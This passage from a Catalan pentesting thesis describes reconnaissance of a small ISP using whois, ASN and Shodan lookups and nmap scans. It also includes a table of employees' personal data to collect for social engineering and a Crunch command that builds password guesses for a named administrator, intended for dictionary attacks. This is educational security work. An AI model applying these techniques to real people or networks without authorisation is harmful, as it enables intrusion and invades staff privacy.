
```
whois $IP o whois echo AS$ASN
```

Aquesta preo caldrà revisar-la manualment i obtenir la informació desitjada, o be emmagatzemar tot el retorn per disposar d'ell en un futur. Altres possibles opcions de filtratge segons el tipus d'objecte de la base de dades del RIR, com per exemple amb la comanda `whois -T route $IP` es filtrarà el resultat únicament per l'objecte ruta (últim apartat). Addicionalment és possible que interessi trobar prefixos addicionals dels que disposa la ISP a banda del que s'ha utilitzat per a la cerca inicial. Si es realitza un filtratge per origen es poden trobar aquests en cas de que existeixin i emmagatzemar-los per disposar d'aquests a la fase d'enumeració i escaneig.

```
whois -h whois.radb.net -- '-i origin AS205715' | grep route | awk '{print
$2}' | sort | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\/[0-
9]{1,2}' > asn_prefixes.txt
```

```
109.205.247.0/24

188.95.148.0/23

...

...

94.125.97.0/24
```

ALTRES EINES PER A LOOKUPS

A banda de les comandes que es poden utilitzar per defecte, existeixen eines que permetran la realització de *lookups* de manera més fluïda. Aquestes es poden trobar amb una cerca

ràpida en repositoris com la següent[84]. A tall d'exemple es farà ús de l'eina ASN[85], que realitzarà les consultes contra Shodan(*veure apartat SHODAN*) i d'altres bases de dades.

S'instal·la l'eina i s'executen algunes cerques (*es requereix de privilegis*)

```
curl "https://raw.githubusercontent.com/nitefood/asn/master/asn" >
/usr/bin/asn && chmod 0755 /usr/bin/asn
```

**`sudo asn $IP`**

Realitzarà una cerca bàsica que inclou un ASN Lookup, un *trace* i un *path* per a l'adreça.

**`sudo asn echo AS$ASN`**


Al introduir el ASN, es realitzarà una cerca detallada en aquest cas sobre la ISP. Aquesta cerca és probablement la que més interessarà ja que a banda de la informació bàsica sobre l'AS, es retorna informació relativa a BGP, com els veïns i la posició d'aquests.

**`sudo asn -o <nom_isp> i  sudo asn -a <nom_isp>`**


*Il·lustració 7 – ASN Lookup Tool 1*

L'anterior comanda realitzarà una cerca d'organitzacions per nom. De gran utilitat quan el nom de l'organització del que es disposa no coincideix  amb el nom assignat al AS.

**`sudo asn -u $IP`**




*Il·lustració 7 – ASN Lookup Tool 2*

---

[84] *Github ASN Lookup tools repository search - GITHUB*
[85] *ASN lookup Tool and Traceroute Server, ASN – nitefood Github repository*

Informació addicional sobre BGP i trànsit al analitzar la ISP i les seves relacions amb possibles veïns.

```
sudo asn -s $IP
```

Realitzarà un escaneig sobre Shodan. Aquesta acció pot entendres més com part de la fase d'enumeració ja que retornarà informació sobre ports i serveis. A tall d'exemple es pot realitzar la següent consulta a Shodan passant les adreces que s'havien trobat anteriorment amb els lookups mitjançant comandes.

```
sudo asn -s < asn_prefixes.txt
```

De totes les opcions o eines presentades en aquest apartat, tot i requerir un cert temps d'aprenentatge, la última presentada (ASN) ha resultat ser la que més potencial pot arribar a tenir ja que es disposen de múltiples opcions i bases de dades amb les que treballar i permetrà treballar amb altra informació de la que ja es disposi a l'hora de realitzar una cerca.

El fet de que també disposi de la possibilitat de realitzar consultes contra *Shodan* serà de gran utilitat a l'hora de combinar els resultats d'aquestes dues eines. Mitjançant aquest es podrà obtenir l'OSINT que es considera necessari per a la realització d'un pentest en una ISP mitjançant *IP Lookups*, *ASN Lookups* i *BGP Lookups*.

#### RECOPILACIÓ D'INFORMACIÓ, ESCANEIG I ENUMERACIÓ AMB SHODAN SEARCH ENGINE

**Una eina realment potent a l'hora de recopilar informació sobre una ISP** i que serà de molta utilitat és *Shodan Search Engine*[86]. Aquest cercador és una eina que es centra en l'escaneig d'internet a nivell mundial de dispositius connectats a aquesta de manera periòdica. Ho realitza mitjançant l'enumeració de ports oberts i en el cas de que la ISP disposi d'algun element a la xarxa obert de manera pública serà possible trobar informació sobre aquest dispositiu que serveixi per localitzar possibles punts d'accés a la xarxa. Aquesta informació es combina juntament amb la informació que es pot obtenir de les bases de dades dels RIR, obtenint informes complerts sobre aquell dispositiu en qüestió.

La cerca es pot realitzar tant per nom de la organització com per adreça IP. A banda d'aquestes cerques individuals, *Shodan* disposa de moltes eines que es poden utilitzar per a millorar la qualitat de l'OSINT que es vol obtenir. A continuació es detallen algunes d'aquestes eines que podran resultar útils per al procés que s'està duent a terme. Cal notar que algunes oferiran millors resultats si es disposa d'una subscripció al servei. Per a aquest treball s'ha utilitzat una subscripció gratuïta per a estudiants, *l'Academic membership*[87], de la que s'ha pogut disposar per pertànyer a la universitat.

NETWORK MONITORING

> Tal i com s'ha comentat, la informació que s'obté amb les cerques a *Shodan* és la que s'actualitza amb l'escaneig que realitzen setmanalment. Tot i que acurada, és possible obtenir informació més recent i actualitzada en cas de creure-ho necessari mitjançant

[86] *Search Engine for the Internet of Everything - Shodan*
[87] *Shodan Academic Upgrade - Shodan*

un escaneig actiu. Aquest escaneig es podria considerar més com una part de la següent fase que no pas de la recopilació d'informació. En el cas d'utilitzar un compte acadèmic, es permet el monitoratge de fins a 16 direccions IP de manera simultània.

MAPS

Tot i que amb precisió limitada, és possible situar físicament en un mapa els dispositius que es trobin amb una cerca. Aquest punt ajudarà a identificar les possibles localitzacions des d'on realitzar un accés a la xarxa. Per exemple, si un bar, restaurant o hotel disposa d'internet per als seus clients, l'atacant es podria desplaçar a la localització i connectar-se a la xarxa de la ISP a través d'aquests punts d'accés.

IMATGES

En alguns casos, aquests dispositius que s'han cercat són càmeres IP. *Shodan* ofereix amb aquesta cerca una imatge obtinguda d'aquest dispositiu en cas de poder obtenir-la i la informació que es pugui obtenir d'aquest pot ajudar a identificar el punt d'accés i d'altra informació de rellevància.

DEVELOPER

*Shodan* posa a disposició dels usuaris una API i llibreries per a molts llenguatges en el cas de que es vulgui automatitzar algun tipus de cerca o obtenir certs resultats mitjançant la creació pròpia de scripts o programari que faci crida als serveis de *Shodan*.

Una vegada realitzada aquesta cerca, i en el millor dels casos, ja es disposarà de possibles dispositius i localitzacions d'aquests. Així mateix amb la informació obtinguda es podran realitzar escaneigs i enumeracions més precisos a la següent fase. Per altra banda s'hauran pogut identificar el tipus de models de dispositius que utilitza la ISP, informació que s'ampliarà a la següent fase i servirà també de cara a l'anàlisi de vulnerabilitats.

De la mateixa manera que amb d'altres eines, *Shodan* disposa de la API anteriorment mencionada que es pot utilitzar per fer crides a la seva base de dades mitjançant la pròpia línia de comandes i sense necessitat d'un navegador web. Es pot trobar més informació al respecte a *Shodan CLI API*[88] i a continuació es presenta algun ús d'aquesta.

SCRIPTS AMB PYTHON I SHODAN API

Un dels molts llenguatges suportats per la API de *Shodan* és Python, llenguatge que es pot veure utilitzat en d'altres eines i tècniques mencionades en aquest treball com Scapy[89]. La instal·lació de la llibreria és senzilla amb `pip install shodan` i només caldrà revisar la documentació de la API[90] per poder iniciar-se en el seu ús i començar a crear programes per a l'obtenció d'informació i l'enumeració de xarxes. A continuació es descriu la creació d'un programa senzill que cerca adreces IP d'un objectiu donat el seu nom o un rang d'adreces i que es pot trobar a l'arxiu *exemple_shodan_api.py*

---

[88] *Shodan Command Line Interface - SHODAN*
[89] *Interactive packet manipulation python library - Scapy*
[90] *The oficial Python library for the Shodan search engine, Shodan Documentation - Shodan*

S'estableix la clau necessària per a la utilització de la API. Aquesta es pot trobar a la informació del **compte d'usuari** de Shodan.

```
API_KEY = '<substituir_per_api_key>'
```

Configuració de la API i construcció de la consulta

```
api = shodan.Shodan(API_KEY)

query = ' '.join(sys.argv[1:])
```

Realització de la consulta, emmagatzematge del retorn i mostra per pantalla del resultat filtrat per IP

```
result = api.search(query)

for service in result['matches']:

            print(service['ip_str'])
```

El resultat del seu ús seria el següent, on s'indica un nom com a argument a passar al programa.

```
./exemple_shodan_api.py 'XXXXX_XXXXX'
```

```
XXX.95.148.XXX

XXX.95.148.XXX

XXX.95.148.XXX

[ ... ]
```

Les possibilitats amb la API de *Shodan* són molt grans i amb experiència i temps es poden arribar a desenvolupar eines de fabricació pròpia que s'adaptin a les necessitats de cada objectiu. A banda de la creació de programes personalitzats, existeixen a internet multitud d'eines que utilitzen la API, sent un dels casos ASN, descrita a l'apartat de *Lookups*.

### SHODAN DES DE LA CLI

A banda de la creació de scripts propis o la realització de consultes mitjançant un navegador web existeix la possibilitat d'utilitzar *Shodan* com una eina més des de la línia de comandes. Aquest mètode pot arribar a ser el més útil en cas de que ja s'estigui treballant des de la CLI amb algun altre *framework* i de cara a simplificar l'entorn de treball del pentest.

S'inicia amb la clau de l'API de l'usuari

```
shodan init $APIK
```

Es realitza una cerca amb `search` o amb `download` seguida per el valor que es vol cercar, en aquest cas en forma de nom, però pot realitzar-se com en qualsevol altra cerca ja sigui per adreça, per prefix o per ASN.

```
shodan search 'XXXXX_XXXXX' | awk '{print $1 " " $2}'
```

Es filtren els resultats per obtenir host(1ª col) i port(2ª col) per obtenir una enumeració bàsica.

```
XXX.95.148.XXX 161
XXX.95.148.XXX 161
[ ... ]
```

Les possibilitats de nou són molt grans i l'èxit en dependrà de l'experiència amb l'eina i el coneixement de les dades que es poden arribar a obtenir d'una base de dades com la de *Shodan*. Per a visualitzar més opcions de l'eina es pot utilitzar la comanda `shodan -h`.

Les 3 opcions amb les que s'ha vist que es pot interactuar amb *Shodan* i la versatilitat que presenta fan d'aquesta eina una d'indispensable a l'hora de dur a terme reconeixements en un pentest, sobretot si aquests s'estan realitzant sobre una ISP ja que com es veu al llarg del treball, la majoria de problemes en seguretat de la xarxa d'una ISP vindran donats per la visibilitat dels encaminadors i els seus serveis així com la configuració que se n'hagi realitzat. Ara bé, aquesta presenta un cost que per a escanejos de gran magnitud o aleatoris fa que no sigui una eina econòmica.

#### CERCADORS I SCRAPPERS DE XARXES SOCIALS

Avui en dia una de les fonts on es pot trobar més informació són les xarxes socials. *Twitter*, *Facebook*, *Instagram* o *Linkedin*, moltes d'altres són fonts de naturalesa pública de molt valor a l'hora d'obtenir informació sobre una empresa o els seus treballadors. No s'han trobat eines concretes per a la realització de cerques per a totes les xarxes socials i cada plataforma disposarà de característiques de cerca que es podran explotar amb les seves eines corresponents. El que sí que comparteixen la majoria de plataformes és la limitació d'accés a aquesta informació pública a menys que es disposi d'un compte a dita plataforma. És per això que és important prèvia cerca a les xarxes de poder disposar d'un compte amb el que accedir a aquestes. Per altra banda la majoria de xarxes socials posen a disposició d'usuaris i desenvolupadors *API* que *scrappers*[91] podran fer servir per extreure i classificar dades de l'objectiu.

#### EINES D'ENGINYERIA SOCIAL

L'últim vector d'informació que es pot trobar en una empresa, en aquest cas en una ISP, són els propis treballadors de la mateixa. Ja s'ha vist com a les xarxes socials es pot trobar informació de molt valor, però si no és el cas, sempre queda el recurs de l'engany per l'obtenció d'informació, tècnica coneguda com enginyeria social. Un d'aquests enganys és l'ús de *phishing* i *spoofing (*tècniques de suplantació). Per a tal efecte, existeixen algunes eines en forma de *framework* per poder automatitzar aquest tipus d'atacs que resultaran en l'obtenció d'OSINT. Alguns exemples d'aquests frameworks en són: *SocialFish*[92]*, Gophish*[93] *o The Social-Engineer Toolkit (SET)*[94]

En general, amb aquesta llista d'eines s'ha de ser capaç de dur a terme un reconeixement i recopilació d'informació suficient per poder iniciar la següent fase. Ara bé, a vegades resulta

[91] *Programa que automatiza la extracció de dades d'un lloc web.*
[92] *SocialDish, Phishing Tool and Information Collector – UndeadSec, Github Repository*
[93] *Open-Source Phishing Framework - Gophish*
[94] *The Social-Engineering toolkit – TrustedSec, Github Repository*

difícil determinar quanta informació pot ser suficient o necessària. És per això que projectes mencionats anteriorment com *Osint tecniques* o *Osint framework* s'hauran de tenir a l'abast per poder descobrir noves eines que utilitzar en cas de necessitar-les. Per últim cal mencionar que com tota la resta de fases d'un pentest, es pot tornar a iterar per aquesta si en algun moment es creu necessari o possible ampliar la informació disponible degut a avenços o descobriments realitzats en fases posteriors, cal recordar doncs que un pentest i les seves fases són un procés iteratiu i en constant revisió.

CLASSIFICAR LA INFORMACIÓ SEGONS EL TIPUS

La informació que es pot obtenir al llarg del procés pot classificar-se segons tipus o segons l'ús que es pugui fer d'ella. Es poden trobar múltiples classificacions a la xarxa segons les fonts que es consultin, cadascuna enfocada a una recopilació d'OSINT en concret. Per aquest treball en el que interessa trobar informació referent a una ISP es separà aquesta en dos blocs ben definits: **Informació de la Xarxa** i **Informació de Personal i de l'Empresa** i per altra banda **segons l'ús que se'n pugui fer**, és a dir, en quina fase del pentest s'utilitzarà. Aquesta classificació ajudarà a deixar preparada la informació per al seu ús al llarg de tot el procés així com tenir-la llesta de cara a poder generar un informe ben definit.

**La informació de la xarxa** fa referencia a aquella que pot descriure algun element que pot formar part de manera directa en el funcionament d'aquesta. Així doncs, direccions IP, noms de dispositius, tipus o model d'aquests, localitzacions de punts d'accés o serveis que ofereix la ISP en serien exemple. Aquesta serà primordial en les dues primeres fases, sobretot en el reconeixement de la xarxa i a l'hora d'analitzar possibles vulnerabilitats que poder explotar.

**La informació de treballadors o de l'empresa** abasta totes aquelles dades que fan referencia a la informació personal dels treballadors de l'empresa o de l'empresa en si mateix. Aquesta informació servirà per una banda per anar pivotant i trobant informació addicional (en atacs d'enginyeria social per exemple) i per altra banda a l'hora de construir possibles diccionaris que s'utilitzaran en atacs d'accés que necessitin de credencials. Addicionalment, tot i que no en serà el cas per una ISP petita com amb la que s'està treballant, la identificació de diferents treballadors i la seva funció respecte la xarxa pot ajudar a generar un mapa de la xarxa. Així doncs, a mida que es vagi construint una topologia a la fase de escaneig i enumeració, si es descobreixen dispositius amb noms de treballadors i es disposa de la informació referent a la feina que aquests desenvolupen a la xarxa, es podrà diferenciar entre d'altres possibles dispositius de gestió, dispositius amb més valor per a un atacant ja que solen disposar de major privilegi que no pas dispositius que pertanyin a treballadors d'atenció al client per exemple.

Abans i durant el procés de recopilació d'informació i amb motiu de limitar l'abast d'aquesta fase, caldrà determinar quina informació es necessita i el tipus d'aquesta així com la raó per la que es necessita. D'aquesta manera es podrà planificar el procés correctament. A la següent taula, es presenta un llistat del que es considera la informació mínima per poder tirar endavant un pentest sobre una ISP de caràcter local, juntament amb una breu descripció del que aporta aquesta i on podria aplicar-se.

| Nom | Tipus | Descripció | Fase d'ús |
|---|---|---|---|
| AS WHOIS | Xarxa | El procés d'executar whois retornarà aquella informació que es pot trobar emmagatzemada a la base de dades del RIR corresponent. | Escaneig |
| ISP WHOIS | Personal | A banda d'informació sobre la xarxa, el whois pot retornar informació referent a l'empresa com localització, responsable de l'empresa, informació de contacte, … | Escaneig |
| IP Públiques | Xarxa | Bloc/s que el AS te assignades, ús actual d'aquestes i si les comparteix amb algun altre ISP. | Escaneig i Explotació |
| Dispositius Xarxa | Xarxa | Models utilitzats, noms d'aquests o localització. | Escaneig, Vulnerabilitats i Explotació |
| Dispositius Suport | Xarxa | Manuals d'ús, configuració i característiques de dispositius. | Explotació |
| Personal Principal | Personal | Nom, dates de naixement, adreces, adreces i telèfons de contacte, posició que ocupa a la ISP i d'altra informació de caràcter personal. | Recopilació Informació, Escaneig i Explotació |
| Personal Secundari | Personal | Horaris, formació específica, anteriors feines i altra informació secundària | Explotació |
| Personal a la xarxa | Personal | XXSS utilitzades, noms d'usuaris, imatges a l'espai de treball, blogs, serveis de missatgeria utilitzats, … | Recopilació Informació, Escaneig i Explotació |
| Empresa Principal | Personal | Seu central i altres seus, abast geogràfic de la ISP, nombre de treballadors, … | Recopilació Informació, Escaneig i Explotació |
| Serveis Empresa | Xarxa | Serveis que ofereix i característiques d'aquests. | Escaneig, vulnerabilitats |
| Empresa a internet | Xarxa | Dominis, correus de contacte, xarxes i noms d'usuari a aquestes, … | Escaneig i explotació |
| Clients ISP | Personal Xarxa | Noms, localitzacions, informació de contacte, serveis contractats, … | Recopilació Informació, Escaneig i Explotació |
| Informes d'empresa | Xarxa Personal | Informes sobre anteriors atacs, notes de premsa, mencions a documents governamentals, … | Recopilació Informació, vulnerabilitats |
| Legislació empresa | Personal | Lleis que regulen el sector en el que actua l'empresa | Recopilació Informació, vulnerabilitats |

*Taula 1 - Tipus Informació*

## COM PREPARAR LA INFORMACIÓ DE CARA A FER-NE ÚS

Tot i que la part central d'aquesta fase de recopilació d'OSINT i d'altra informació pot semblar que es basa únicament en trobar aquesta, una part important, bàsica, necessària i a vegades complexa de la fase de reconeixement inicial és la d'emmagatzemar, classificar i tractar aquestes dades per disposar d'elles en fases posteriors. No servirà de molt disposar d'una gran quantitat d'informació si no es pot accedir a aquesta de manera eficient i en el format necessari per a que les eines que la utilitzaran funcionin correctament. És per tant de gran rellevància disposar d'eines i procediments de tractament de la informació. Al mercat existeixen eines que per sí soles o integrades en *frameworks* creats per a tasques relacionades amb la seguretat de la informació o la seguretat ofensiva realitzen aquesta

classificació de la informació i faciliten el seu anàlisi. Alguns exemples dels molts que es poden trobar en serien i2[95], TheHarvester[96] o Maltego[97].

Tot i que resulta més que recomanable l'ús d'eines d'aquest tipus durant la fase d'OSINT i a l'hora de generar informes, l'ús adequat d'aquestes requereix d'una corba d'aprenentatge i experiència que és possible que empreses que no disposen de personal especialitzat com és el cas de la ISP d'aquest treball puguin assumir sense dedicar-hi molt de temps i tot i així no acabin d'extreure tot el potencial d'aquestes. Una segona opció menys especialitzada és l´ús de bases de dades, dissenyades específicament per al pentest i la informació que s'ha enumerat a la taula anterior per poder emmagatzemar, accedir i recuperar la informació recopilada. Aquest mètode requereix menys coneixements que en l'ús de les eines anteriorment mencionades però segueix necessitant de coneixements bàsics de disseny, gestió i accés a bases de dades.

Com que un dels objectius d'aquest treball és el de proposar una metodologia de treball a l'abast d'empreses sense recursos o experiència en pentest i seguretat ofensiva, de cara a la classificació i preparació de les dades es proposa una solució que tot i que simple, és a l'abast del personal d'una empresa d'aquestes característiques: *l'ús de fulles de càlcul*. Tot i que històricament s'associen aquestes eines a departaments de comptabilitat o facturació, es poden utilitzar perfectament per generar, emmagatzemar i preparar registres amb les dades que es vagin recopilant. La senzillesa de les fulles de càlcul juntament amb la gran varietat de formats en els que es pot transformar la informació i amb el fet de que la majoria d'empreses disposen de programari d'aquest tipus, les fa perfectes per emmagatzemar, visualitzar i tractar les dades.

Independentment de com s'emmagatzemin aquestes dades, un dels formats que millor respon a les necessitats de les eines que s'utilitzaran en fases posteriors és el CSV[98]. Aquest format resulta molt adient a l'hora d'importar arxius i agafar aquella informació que més es necessiti. Comandes de Linux com *grep*[99], *sed*[100]o *awk*[101] són de gran utilitat per treballar amb dades separades per delimitador i per trobar patrons o text concret en fitxers. Al poder utilitzar-les dins d'un *script* i poder utilitzar la seva sortida en variables, resulta molt senzill passar paràmetres a eines que s'utilitzin en escaneig o en atacs de vulnerabilitats. La corba d'aprenentatge no és molt gran i amb una mica de pràctica es pot generar codi específic per preparar les dades per al seu ús. Al llarg del treball, en els exemples de cada fase es podrà observar en molts de casos l'ús de *grep* i *awk* a l'hora de seleccionar els paràmetres que es passen a les eines. Per altra banda, de cara a preparar els informes, aquestes dades en format *CSV* sempre es poden passar a forma de gràfica per que la visualització d'aquestes sigui més agraïda per al client.

A banda dels procediments mencionats, hi ha un tipus de document anomenat *wordlist*, que no serà més que una llista de paraules claus associades a l'objectiu. Una de les millors

---

*[95] I2 Software – i2.*
*[96] E-Mails, subdomains and names Harvester – laramies, Github Page.*
*[97] OSINT and graphical link analysis tool – Maltego Technologies.*
*[98] Coma separated Values.*
*[99] Global regular expression print – Linux Manual Pages*
*[100] Stream editor – Linux Manual Pages*
*[101] Pattern Scanning and processing Language. Dels dissenyadors de l'eina: Aho, Winberger i Kernighan – Linux Manual Pages*

maneres de preparar diccionaris o *wordlists* és l'eina Crunch[102]. Aquesta eina permet generar diccionaris a partir de certes opcions com longitud, caràcters utilitzats, permutacions o repeticions, expressions regulars, patrons o totes aquestes juntament amb un llistat de paraules clau. Així doncs, mitjançant les dades d'un CSV mencionat anteriorment es pot generar una llista de possibles noms d'usuari o claus que s'utilitzaran en posteriors fases. A continuació es pot veure un exemple d'ús de l'eina.

**WORDLIST AMB CRUNCH**

COMANDA

```
crunch 5 5 -f /usr/share/crunch/charset.lst mixalpha-numeric-symbol14 -t
${word}@@ > ${word}_user.txt
```

EXECUCIÓ

1. Una vegada s'ha obtingut el nom d'usuari d'un dels administradors de la xarxa, aquest es desa en una variable a la `CLI` amb `word=tfg` i es pot procedir a utilitzar l'eina Crunch per generar un seguit de possibles claus per aquell usuari. Per fer-ho s'ha cregut possible que la clau de l'usuari comenci amb el nom i que la mida de les claus que es generaran no seran superiors a 5 caràcters. Una mida major suposaria massa temps i no s'ha cregut convenient dedicar tant de temps a atacs de claus. Per tant s'ha creat un patró que s'afegirà a la comanda amb `-t` on `@` indica *wildcard* (comodí), amb la següent forma `<usuari>@@`

2. Seguidament s'ha d'indicar quins caràcters s'utilitzaran en aquestes wildcards del fitxer de combinacions de caràcters `charset.lst` amb l'opció `-f` que demana el path i el charset.

3. Es seleccionen minúscules, majúscules, nombres i símbols amb el *charset mixalpha-numeric-symbol14*

4. Es desa en un fitxer amb el nom d'usuari utilitzat per a la seva utilització en atacs de diccionari amb eines descrites com Hydra.

***Nota:*** *La llista obtinguda és una llista molt simple del que realment es podria assolir mitjançant Crunch i un script elaborat amb Bash o Python. Mitjançant un script que vagi iterant les posicions de les wildcards en el patró definit a* `-t` *i una llista addicional de paraules a banda de la del nom d'usuari es poden generar wordlists molt més complexes. De cara a exemplificar l'ús de Crunch no s'ha cregut necessari, no per manca de temps sinó perquè només es pretenia descriure els paràmetres bàsics de l'eina.*

[102] *Wordlist Generator, Crunch – Kali Tools*

Per últim cal notar que en la majoria de casos no s'utilitzaran llistes tant personalitzades ja que poden arribar a suposar el consum del mateix nombre de recursos que un atac de força bruta. La situació ideal és utilitzar llistes de claus per defecte en atacs de diccionari com rockyou.txt i llistes personalitzades com la que s'ha descrit únicament en el cas de que es disposi d'informació suficient per establir un possible patró o mida de clau. Les opcions són il·limitades i només amb experiència i ús es trobarà l'equilibri entre generar i utilitzar diccionaris personalitzats, atacs de força bruta o obtenció de claus per altres mètodes.

## 3.3. FASE 2: ESCANEIG I ENUMERACIÓ

Una vegada s'han recopilat totes aquelles dades d'accés públiques disponibles, el següent pas en el *pentest* serà el d'obtenir una representació de la xarxa i els serveis que aquesta ofereix. En aquest apartat es descriurà mitjançant exemples d'ús d'eines com es pot *mapejar* una xarxa i obtenir totes aquelles dades necessaris per poder desenvolupar l'apartat següent, el d'anàlisi de vulnerabilitats. L'escaneig i enumeració per tant, permetrà obtenir una imatge global del sistema que s'està posant a prova.

### TECNIQUES, TÀCTIQUES I EINES

#### DESCOBRIMENT DE DISPOSITIUS MITJANÇANT PING I TRACEROUTE

Una de les primeres accions que es poden dur a terme és el descobriment de dispositius de la xarxa a través de les rutes que la informació recorre dins d'aquesta i així fer-se una idea inicial bàsica de l'entorn. Per a fer-ho es necessitarà en primer lloc una adreça des d'on enviar aquests paquets a la que s'anomenarà *source* i una adreça de destí o *destination*. Com adreça *destination* es pot fer servir una de les adreces públiques que pertanyin al bloc assignat a la ISP i s'hagin trobat a la fase anterior i com a *source* es farà servir l'adreça de la màquina des d'on es realitza l'escaneig. Existeixen múltiples eines bàsiques que ajudaran a dur a terme aquest descobriment, entre d'altres Ping[103] i Traceroute[104] i en la majoria de casos aquestes s'utilitzaran de manera auxiliar amb eines més complertes com NMAP.

#### DESCOBRIMENT DE DISPOSITIUS I SERVEIS BÀSIC MITJANÇANT NMAP

Una de les eines de codi obert més efectives i potents per *mapejar* qualsevol tipus de xarxa és *NMAP*[105]. Aquesta fa ús de l'enviament de paquets utilitzats per diferents protocols i n'analitza les respostes a aquests per determinar l'existència de ports oberts en els diferents dispositius de la xarxa. Existeixen multitud de maneres d'executar escanejos mitjançant NMAP

[103] *ICMP ECHO REQUEST, Ping – Linux Manual Pages*
[104] *Packets route trace, Traceroute – Linux Manual Pages*
[105] *Network Mapper - NMAP*

en funció dels objectius que es tinguin i a la documentació[106] de la pròpia eina se'n trobarà una descripció detallada per a cadascuna de les que es puguin fer servir. Per entendre una mica el funcionament d'aquesta eina tant potent, una de les primeres coses que s'ha d'aprendre és el de la construcció de les comandes.

Una comanda bàsica esta formada de la següent manera:

```
nmap [tipus _escaneig][opcions_escaneig]{objectiu}
```

- *Tipus_escaneig*

  Paràmetres que solen determinar els tipus, nombre i freqüència de paquets o sondes que es generaran per realitzar l'escaneig. Si no s'especifica cap tipus d'escaneig, NMAP realitzarà l'escaneig per defecte que inclou un paquet TCP amb la *flag ACK* al port 80 així com un *ICMP ECHO REQUEST* a cada objectiu especificat.

- *Opcions*

  Paràmetres que especifiquen alguns valors a la comanda com objectius, ports, fitxers de sortida, precisió i d'altres. Algunes de les opcions per defecte en cas de no especificar opcions són:

  - Sortida per STDOUT
  - Primers 1000 ports de la llista de ports més habituals (veure llista ports NMAP)
  - Resultats bàsics sense anàlisi en profunditat

- *Objectius*

  Mitjançant l'ús d'opcions o bé especificats de manera manual, pot acceptar diferents formats (notació CIDR o rangs .X-X per exemple) A continuació es descriuen algunes de les comandes i tècniques bàsiques que es poden utilitzar per al descobriment de la xarxa d'aquest treball.

**PING SWEEP**

Es tracta d'un escaneig molt bàsic on s'envien sondes *ICMP_REQUEST*.

COMANDA

```
nmap -sP <rang_adreces>
```

EXECUCIÓ

Un dels primers escanejos a realitzar serà el d'establir la superfície exposada de la xarxa, és a dir, des de la posició inicial de l'atacant, quins *hosts* són visibles. Per fer-ho es realitzarà un *ping sweep* amb els prefixes reservats per a  CGNAT i amb els prefixes que corresponen a IP

[106] *Guia de referencia de Nmap, Manual - NMAP*

publiques dels que te assignats la ISP. Totes aquestes adreces ja es troben en un arxiu creat durant la fase de reconeixement.

```
cat cgnat_prefix.txt > tmp_list

cat public_prefix.txt >> tmp_list

sudo nmap -sP -iL tmp_list

echo "" > tmp_list
```

Degut a que s'estan escanejant multitud d'adreces, aquest pot allargar-se una mica. Una vegada s'ha realitzat s'emmagatzemen els *hosts* com a actius per a futurs escaneigs. Cal notar que s'ha realitzat el descobriment mitjançant missatges ICMP i per tant és possible que regles ACL o tallafocs hagin bloquejat molts d'aquests missatges i per tant existeixin molts més *hosts* dels que apareixen en aquesta llista inicial. En escaneigs futurs ja s'adreçarà aquesta situació.

```
cat active_hosts.txt | grep 'Nmap scan' | awk '{print $5}' > active_hosts.txt
```

```
100.64.0.129

100.64.0.131
```

Els *hosts* que apareixen en aquesta llista seran hosts actius que responen a missatges ECHO REQUEST

#### ENUMERACIÓ EXTENSA DE PORTS I SERVEIS

Es realitza una extensió de l'enumeració de ports per defecte afegint informació addicional sobre els serveis.

OPCIONS UTILITZADES

- `-Pn`: Tracta tots els objectius com actius (*Skip Host Discovery*).
- `-sS`: Sonda TCP SYN, per protocols que utilitzen TCP (*SYN Stealth Scan*).
- `-sU`: Sonda UDP (*UDP Scan*).
- `-sV`: Determina versió serveis de ports oberts (*Service Scan*).
- `-oG`: Genera fitxer de sortida en format *grepable*.
- `-sO`: Sondes ICMP per a protocol IP (*IP port Scan*).
- `--script=<NSE_script>`: Executa un script de la llista NSE[107] de NMAP.

EXECUCIÓ


Una vegada s'ha determinat que existeix un espai d'adreces CG-NAT, un escaneig sobre aquest retornarà no només tots aquells dispositius a nivell d'accés sinó possibles servidors PPPoE que es sap que s'encarreguen normalment d'enllaçar la distribució i l'accés. Aquest

[107] *Nmap Scripting Engine, NSE - Nmap*

escaneig resulta realment exhaustiu i es busquen tots els possibles serveis actius a la capa d'accés de la xarxa que es puguin utilitzar per pivotar cap a la capa de distribució.

Addicionalment donarà una idea aproximada de l'abast de la xarxa. És possible que interessi realitzar aquest escaneig en segon pla i poder anar realitzant altres tasques mentre aquest s'executa (*256 hosts * TCP ports + UDP ports * 3 escanejos*). Una vegada finalitzi caldrà realitzar tasques de classificació d'informació. Per simplificar l'exemple en aquest cas només es passarà una adreça de tot el rang 100.64.0.0/24 i es reduiran el nombre de ports als 50 més comuns amb `--top-ports 50`.

```
sudo nmap -Pn -sS -sU -sV -oG extended_enumeration 100.64.0.1 --top-ports 50
```




*Il·lustració 8 - NMAP Extended Scan Output*

Opcionalment i a partir dels resultats obtinguts a la fase de reconeixement i els coneixements descrits a la part teòrica, es poden limitar els ports a **aquells que són de més rellevància en una ISP** o que es sap que podran resultar objectius d'explotacions: *PPPoE, OSPF, BGP, SSH, TELNET, FTP o SNMP* entre d'altres. La diferència entre un i altre escaneig és la que es pot entendre com a enumeració passiva i enumeració activa respectivament. Per a tal efecte s'ha creat una llista d'aquells ports que es creuen més importants al fitxer *ISP_ports.txt*. Cal notar que alguns d'aquests protocols no són protocols d'aplicació i per tant no es podran enumerar com a serveis, sinó que es necessitarà d'altres mètodes d'escaneig com l'ús de scripts NSE o l'escaneig del protocol IP on la majoria d'aquests es troben encapsulats.

